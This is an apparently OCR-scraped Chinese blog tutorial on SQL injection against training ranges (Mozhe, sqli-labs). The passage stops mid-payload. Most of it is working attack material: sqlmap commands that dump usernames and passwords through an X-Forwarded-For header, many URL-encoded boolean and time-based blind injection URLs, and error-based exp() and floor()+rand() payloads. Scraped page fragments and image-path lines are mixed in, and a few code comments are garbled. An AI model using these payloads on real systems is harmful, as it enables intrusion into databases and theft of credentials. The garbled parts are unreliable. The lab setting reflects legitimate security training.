<title>墨者遗失的凭据</title>您改变了浏览器发送的数据，并输入了union select 1,column_name,3,4 from information_schema.columns where table_name='flag'
成功拿到flag及时验证哦!!!<hr/></br>今日水果特价,欢迎选购!</br><marquee style='WIDTH: 200px; HEIGHT: 30px' scrollamount='2' direction='left' >清仓大处理，最后一天大甩卖了！！</marquee ><hr/></br>名称:苹果</br>价格:1000</br>数量:20</br><hr/>名称:梨</br>价格:500.0899963378906</br>数量:70</br><hr/>名称:id</br>价格:3</br>数量:4</br><hr/>名称:flag</br>价格:3</br>数量:4</br><hr/><html lang="en">
<head>
https://blog.csdn.net/weixin_42250835

- 获取 flag 值



划重点 - 同样的可以利用 SQLMAP 的 -r 命令读取本地真实数据包，进行注入。


XFF注入[X-Forwarded-For]

原理：通过修改 X-Forwarded-for 头对带入系统的dns进行sql注入，从而得到网站的数据库内容。


墨者靶场-X-Forwarded-For注入漏洞实战[SQLMAP一把梭]

`http://219.153.49.228:41107/index.php`


- 尝试登录，抓个包看看 [从抓包得到的错误提示信息，我们可以得知对方服务器获取了我们的 X-Forwarded-For 信息，这就是一个利用点。];在实际应用场景中，我们也应该时刻关注着服务器透露出给我们的回显信息。



- 在 X-Forwarded-For 字段注位置使用"*"，星号标识该注入点。



- 获取数据库表信息



```
Database: webcalendar
[2 tables]
+-----------------------------------+
| user                              |
| logins                            |
+-----------------------------------+
```

- 获取列名细腻

```
F:\Tools\sqlmapproject-sqlmap-b039c35>python sqlmap.py -r xff.txt --column -T user -D webcalendar
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.4.12.30#dev}
|_ -| . [']     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user'
s responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not respon
sible for any misuse or damage caused by this program
https://blog.csdn.net/weixin_42250835
```

```
[21:23:43] [INFO] resumed: 'varchar(50)'
Database: webcalendar
Table: user
[3 columns]
+----------+-------------+
| Column   | Type        |
+----------+-------------+
| id       | int(11)     |
| password | varchar(50) |
| username | varchar(50) |
+----------+-------------+
https://blog.csdn.net/weixin_42250835
```

- 获取账号密码[真实环境下 --dump 命令禁用，3年起步]

```
F:\Tools\sqlmapproject-sqlmap-b039c35>python sqlmap.py -r xff.txt --dump -C "username,password" -T user
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.4.12.30#dev}
|_ -| . [(]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user'
s responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not respon
sible for any misuse or damage caused by this program
https://blog.csdn.net/weixin_42250835
```

SQL注入 - 盲注

盲注就是在注入过程中，获取的数据不能回显至前端页面。此时，我们需要利用一些方法进行判断或者尝试，这个过程称之为盲注。我们可以知道盲注分为以下三类：[这里介绍的是基于MYSQL的函数，其他类型的数据库思路相同，仅函数上有些许差异]

```
基于布尔的SQL盲注-逻辑判断
regexp,like,ascii,left,ord,mid

基于时间的SQL盲注-延时判断
if,sleep

基于报错的SQL盲注-强制性报错回显
floor，updatexml，extractvalue
```

12种报错注入 - https://www.jianshu.com/p/bc35f8dd4f7c

参考：


```
like 'ro%'            #判断ro或ro...是否成立
 select * from table_name where column_name like 'admin';     --# 精确匹配，只匹配 admin 的查询结果

regexp 'admin' #匹配 admin 及 admin... 等
 selct * from table_name where column_name like 'admin';     --# 模糊匹配，匹配包含有 admin 的查询结果

sleep(5)              #SQL语句延时执行5秒
 select * from table_name where id = 1 and sleep(5);      --# 休眠5秒

if(条件,结果1,结果2)    #条件成立 返回结果1 反之 返回结果2
 select * from table_name where id = 1 if(1>2,sleep(2),sleep(5));  --# 判断条件，若1>2 条件成立，休眠5秒;反之，休眠2秒。



mid(a,b,c)            #从位置b开始，截取a字符串的c位
 与substr类似

substr(a,b,c)         #从位置b开始，截取字符串a的c长度
 select * from users where id = 1 and substr(database(),1,1)='x';   --#从数据库名第一位截取1位，如果等于 'x'，则执行查询 user 表 id = 1 返回查询结果；如果猜解错误返回错误。


left(条件,1)   #left(a,b)从左侧截取a的前b位
 select * from users where id = 1 and left(database(),1)='s';    --# 从数据库名左侧开始截取第一位，如果等于 's'，则返回SQL执行结果；反之，报错。

length(database())=5  #判断数据库database()名的长度
 select * from users where id = 1 and length(database())=5;     --# 判断数据库名长度是否等于5，如果等于五返回查询结果

ord=ascii ascii(x)=97 #判断x的ascii码是否等于97
 ord与ascii一样都是通过ascii码来针对当前字符进行判断
 select * from users where id = 1 and ord(left(database(),1))=115;   --# 查询数据库名的第一位，如果等于assii码的115位[ascii码第115位为's']，则返回正确的查询结果。
 使用ascii码的原因:在注入的时候，可能会存在过滤"'"单引号的情况，使用ascii码的话就不需要使用单引号可以绕过单引号过滤。
```

布尔盲注 - Sqlilabs-less5注入测试

这里已知数据库名为"security"长度为8,仅讲解盲注思路。

`http://139.196.87.102:11207/Less-5/`


- order by 判断当前列数



- 利用 length() 盲注判断当前数据库的长度[可以利用二分法判断长度区间,减少手工注入次数]

```
http://139.196.87.102:11207/Less-5/?id=1%27%20and%20length(database())=7%20--+
```


```
http://139.196.87.102:11207/Less-5/?id=1%27%20and%20length(database())=8%20--+
```



- 利用left()尝试猜解数据库名[这里我们知道长度为8后,可以通过该函数针对数据库名的位数、字符依次去猜解，也可以通过爆破的方式猜解]

`http://139.196.87.102:11207/Less-5/?id=1%27%20and%20left(database(),1)=%27h%27%20--+` 错误

`http://139.196.87.102:11207/Less-5/?id=1%27%20and%20left(database(),1)=%27o%27%20--+` 错误

`http://139.196.87.102:11207/Less-5/?id=1%27%20and%20left(database(),1)=%27s%27%20--+` 正确

- 依次去猜解第二至第八个字符

`http://139.196.87.102:11207/Less-5/?id=1%27%20and%20left(database(),2)=%27sc%27%20--+` 错误

`http://139.196.87.102:11207/Less-5/?id=1%27%20and%20left(database(),2)=%27sd%27%20--+` 错误

`http://139.196.87.102:11207/Less-5/?id=1%27%20and%20left(database(),2)=%27se%27%20--+` 正确

- 得到数据库名 securitx

`http://139.196.87.102:11207/Less-5/?id=1%27%20and%20left(database(),8)=%27securitx%27%20--+` 错误

`http://139.196.87.102:11207/Less-5/?id=1%27%20and%20left(database(),8)=%27security%27%20--+` 正确

- 猜解 security 第一个表的第一个字符

`http://139.196.87.102:11207/Less-5/?id=1%27%20and%20substr((select%20table_name%20from%20information_schema.tables%20where%20table_schema=%27security%27%20limit%200,1),1,1)%3E%27c%27%20--+` 正确

`http://139.196.87.102:11207/Less-5/?id=1%27%20and%20substr((select%20table_name%20from%20information_schema.tables%20where%20table_schema=%27security%27%20limit%200,1),1,1)%3E%27e%27%20--+` 正确

- 猜解 security 第一个表的第二个字符

`http://139.196.87.102:11207/Less-5/?id=1%27%20and%20substr((select%20table_name%20from%20information_schema.tables%20where%20table_schema=%27security%27%20limit%200,1),2,1)%3E%27n%27%20--+` 错误

`http://139.196.87.102:11207/Less-5/?id=1%27%20and%20substr((select%20table_name%20from%20information_schema.tables%20where%20table_schema=%27security%27%20limit%200,1),2,1)%3E%27i%27%20--+` 正确

`http://139.196.87.102:11207/Less-5/?id=1%27%20and%20substr((select%20table_name%20from%20information_schema.tables%20where%20table_schema=%27security%27%20limit%200,1),2,1)=%27m%27%20--+` 正确


依次猜解，得到第一个表表名为 “email”

猜解第二个表[上文查询第一个表中，我们使用了 “limit 0,1” ,意思时从0开始计算，获取第一个信息值;所以这里我们想要获取第二张表就要从 “limit 1,1” 开始。]


题外话:数据是从内存地址中取出来的，当我们在取数组的第一个数据时，指针地址指向的是array[0]第一个数，从0开始，array[1]为第二个数...依次类推。详情请参考"数组下标"相关信息。

`http://139.196.87.102:11207/Less-5/?id=1%27%20and%20substr((select%20table_name%20from%20information_schema.tables%20where%20table_schema=%27security%27%20limit%201,1),1,1)=%27q%27%20--+` 错误

`http://139.196.87.102:11207/Less-5/?id=1%27%20and%20substr((select%20table_name%20from%20information_schema.tables%20where%20table_schema=%27security%27%20limit%201,1),1,1)=%27r%27%20--+` 正确



- 依次猜解得到第二张表的表名为 “referers”
- 第三张表名为 “uagents” 、 第四张表名为 “users”



- 接下来的思路都是一样的，这里就不过多详述了，大家可以试一下。

吐槽:写手工注入真TM类，好想一把梭啊！

时间盲注 - Sqlilabs-less9注入测试

时间型的盲注相对布尔盲注来说更为苛刻一些，数据交互完成以后页面有没有错误和正确的回显需要利用 “if()” 条件判断并设定 “sleep()” 的休眠时间。有的时候时间过短看不到明显效果，太久了又降低效率，简直了…

- 判定数据库名长度 [长度为8]

`http://139.196.87.102:11207/Less-9/?id=1%27%20and%20if(length(database())%3E8,sleep(5),0)%20--+` 错误

`http://139.196.87.102:11207/Less-9/?id=1%27%20and%20if(length(database())%3E7,sleep(5),0)%20--+` 正确

> 通过仔细观察页面回显的响应，我们会发现当我们判定长度大于8时，页面会嗖的一下加载出来;而当判定长度大于7时，左上角一直在转圈，大概过了5秒才加载页面。说明当前的数据库名长度为8。
>
> 利用 if()、sleep()猜解数据库名[第一个字符为"s",数据库名为"security"]

`http://139.196.87.102:11207/Less-9/?id=1%27%20and%20if(left(database(),1)%3E%27q%27,sleep(5),0)%20--+` 正确，页面5秒后响应


`http://139.196.87.102:11207/Less-9/?id=1%27%20and%20if(left(database(),1)%3E%27s%27,sleep(5),0)%20--+` 错误，页面嗖的一下就响应

`http://139.196.87.102:11207/Less-9/?id=1%27%20and%20if(left(database(),1)=%27s%27,sleep(5),0)%20--+` 正确，页面5秒后响应

- 猜解security库第一张表的第一个字符

`http://139.196.87.102:11207/Less-9/?id=1%27%20and%20if(substr((select%20table_name%20from%20information_schema.tables%20where%20table_schema=%27security%27%20limit%200,1),1,1)%3E%27c%27,sleep(2),0)%20--+` 正确，页面2秒后响应

`http://139.196.87.102:11207/Less-9/?id=1%27%20and%20if(substr((select%20table_name%20from%20information_schema.tables%20where%20table_schema=%27security%27%20limit%200,1),1,1)=%27e%27,sleep(2),0)%20--+`



- 依此类推,这里就不过多的篇幅了。

报错盲注 - Sqlilabs-less5注入测试

[这里的报错函数是基于MYSQL]

原理:通过数据库的**特殊函数**的错误强制使其参数与报错信息在页面显示输出。这些特殊的函数会在其报错信息里可能会返回其他参数的值，我们可以利用这一个特性在其参数中放入我们获取想要的信息的SQL语句，通过使用子查询的方法令其主动报错带出我们想要的SQL语句输出结果。

前提:服务器需要开启报错信息返回,即发生错误时返回报错信息。否则无法使用报错盲注进行注入探测。

```
常见的利用函数

exp() 语法:exp(int)   适用版本：5.5.5~5.5.49

floor()+rand() 使用方法:结合count(*)，rand()、group by，三者缺一不可。 [见下文]

updatexml()  函数语法：updatexml(XML_document, XPath_string, new_value);   适用版本：5.1.5+

extractvalue() 函数语法：EXTRACTVALUE (XML_document, XPath_string);     适用版本：5.1.5+
```

exp()

常见的exp()利用payload格式 `exp(~(select * from(select user())a))`

函数exp()会返回e的x次方结果，次方每增加1,其输出结果跨度都会非常大,但是MYSQL能够记录的double数值范围有限,一旦结果超过范围,则会报错。

```
exp(~(select * from(select database())a))

这里的 '~'运算符【一元字符反转】，会将字符串处理后变大成整数，然后再放到exp()函数内，得到的结果将超过MYSQL的double数组范围，这样就会产生报错输出。

至于套用两层的子查询的原因：
1、先查询 select user() 这里面的语句，将这里面查询出来的数据作为一个结果集 取名为 a
2、再 select * from a 查询a ,将 结  果集a 全部查询出来;这里必须使用嵌套，因为不使用嵌套不加select*from 无法大整数溢出。


上述 payload 中的(select database())可以被当作联合查询方法的注入位置,后续的使用方法与联合查询注入方法一样。
```

实例 - Sqlilabs-less5

- 利用 exp() 报错函数查询数据库名

```
http://139.196.87.102:11207/Less-5/?id=1%27%20and%20exp(~(select%20*%20from(select%20database())a))%20--+
```

```
http://139.196.87.102:11207/Less-5/?id=1%27%20and%20exp(~
(select%20*%20from(select%20group_concat(table_name)%20from%20information_schema.tables%20where%20table_schema=%
27security%27)a))%20--+
```

- 利用 exp() 报错函数查询表名

- 接下来的操作不做过多描述了,就是联合注入的过程

floor()+rand()

一般简称 floor() 报错利用方式，该报错方式利用的原理用文字描述简直不是一点点的复杂。看一下下文：

其原因主要是因为虚拟表的主键重复。按照MySQL的官方说法，group by要进行两次运算，第一次是拿group by后面的字段值到虚拟表中去对比前，首先获取group by后面的值；第二次是假设group by后面的字段的值在虚拟表中不存在，那就需要把它插入到虚拟表中，这里在插入时会进行第二次运算，由于rand函数存在一定的随机性，所以第二次运算的结果可能与第一次运算的结果不一致，但是这个运算的结果可能在虚拟表中已经存在了，那么这时的插入必然导致主键的重复，进而引发错误。

PS:是不是有点绕口，还晦涩难懂?

先看一下基于 floor()报错的SQL语句

```
select count(*),(concat(floor(rand(0)*2),(select version())))x from user group by x;
```

floor函数的作用是返回小于等于该值的最大整数,也可以理解为向下取整，只保留整数部分。

rand()函数可以用来生成0或1，但是rand(0)和rand()还是有本质区别的，rand(0)相当于给rand()函数传递了一个参数，然后rand()函数会根据0这个参数进行随机数成成。rand()生成的数字是完全随机的，而rand(0)是有规律的生成，这也是为什么我们的payload用的是rand(0)。

count是一个计数函数

group by语句用于结合合计函数，根据一个或多个列对结果集进行分组。

简单来说，是由于where条件每执行一次，rand函数就会执行一次，如果在由于在统计数据时判断依据不能动态改变，故rand()不能后接在order/group by上。

这样的语句在数据库中有3条及以上的记录时就一定会报错。总之报错需要**count(*)、rand()、group by三者缺一不可**


实例 - Sqlilabs-less1


- 构建 payload ,利用database()获取数据库名

```
http://139.196.87.102:11207/Less-1/?id=1?
id=1%27%20or%20(select%201%20from(select%20count(*),concat(%20floor(rand(0)*2),0x7e,
(database()),0x7e)x%20from%20information_schema.character_sets%20group%20by%20x)a)--+
```

- 利用 limit 0,1获取第一个表名 [emails] - 0处递归获取所有表明

```
http://139.196.87.102:11207/Less-1/?id=1?id=1%27%20union%20Select%201,count(*),concat(0x3a,0x3a,
